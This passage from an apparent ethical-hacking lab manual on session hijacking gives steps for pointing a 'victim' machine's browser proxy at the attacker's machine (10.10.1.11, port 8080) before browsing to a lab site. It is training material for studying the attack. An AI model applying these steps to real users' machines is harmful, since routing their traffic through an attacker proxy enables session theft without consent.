


16. A **Settings** window appears, with the **Proxy** settings in the right pane.


17. In the **Manual proxy setup** section, make the following changes:

- Under the **Use a proxy server** option, click the **Off** button to switch it **On**.
- In the **Address** field, type **10.10.1.11** (the IP address of the attacker's machine, here, **Windows 11**).
- In the **Port** field, type **8080**.
- Click **Save**.

Module 11 – Session Hijacking




18. After saving, close the **Settings** and browser windows. You have now configured the proxy settings of the victim's machine.
19. Now, in the browser window open a new tab, in the address bar, type **http://www.moviescope.com** and press **Enter**.



Module 11 – Session Hijacking

